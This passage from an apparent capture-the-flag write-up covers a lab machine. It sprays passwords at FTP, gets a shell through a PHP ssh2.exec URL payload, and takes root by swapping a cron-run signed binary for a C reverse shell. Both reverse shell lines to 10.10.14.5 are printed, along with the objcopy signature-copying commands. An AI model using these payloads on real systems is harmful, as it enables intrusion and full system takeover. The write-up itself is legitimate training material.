

Now that it’s updated I logged in:
Foothold
21/TCP - FTP
Nothing here could initially be done so I resprayed the passwords against ftp:


Using these creds I logged in:

Inside the php8.1_conf I noticed the ssh2 extension:
[!note] Since
sshisn’t exposed to the external network we might be able to leverage this extension to log in via the website.
Shell as eric
I checked out the docs where I found my answer:

I then put it all together and created the following payload, where I made sure to base64 encode the actual reverse shell payload (since the normal way or URL encoding didn’t work).
For this I’ll base64 encode the following:
(bash >& /dev/tcp/10.10.14.5/80 0>&1) &
And insert it into the following payload:
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1/bash%20-c%20%27printf%20<INSERT_BASE64_PAYLOAD_HERE>|base64%20-d|bash%27;


the user flag is up for grabs:
user.txt
Privilege Escalation
Enumeration
I noticed that eric is part of the devs group:

During further enum I found a folder that I had access to with said group:

Inside was a script called monitor:

I suspected that this was some sort of cron job so checked it out using pspy64:
After a very short while the following process popped up:

[!note] By replacing the original executable with my own payload while preserving its location and permissions, I could place my code to run the next time the scheduled job triggered.
Reverse Shell as root
In order to exploit the process we can create a reverse shell payload first:
#include <stdlib.h>int main() { system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.5/443 0>&1'"); return 0;}
Then using the following commands we compile and overwrite the monitor binary with our shell reverse shell. This should execute a periodic reverse shell to our listener.
gcc shell.c -o shellobjcopy --dump-section .text_sig=text_sig /opt/AV/periodic-checks/monitorobjcopy --add-section .text_sig=text_sig shellcp shell monitor

Then after a short wait I receive the shell:

root.txt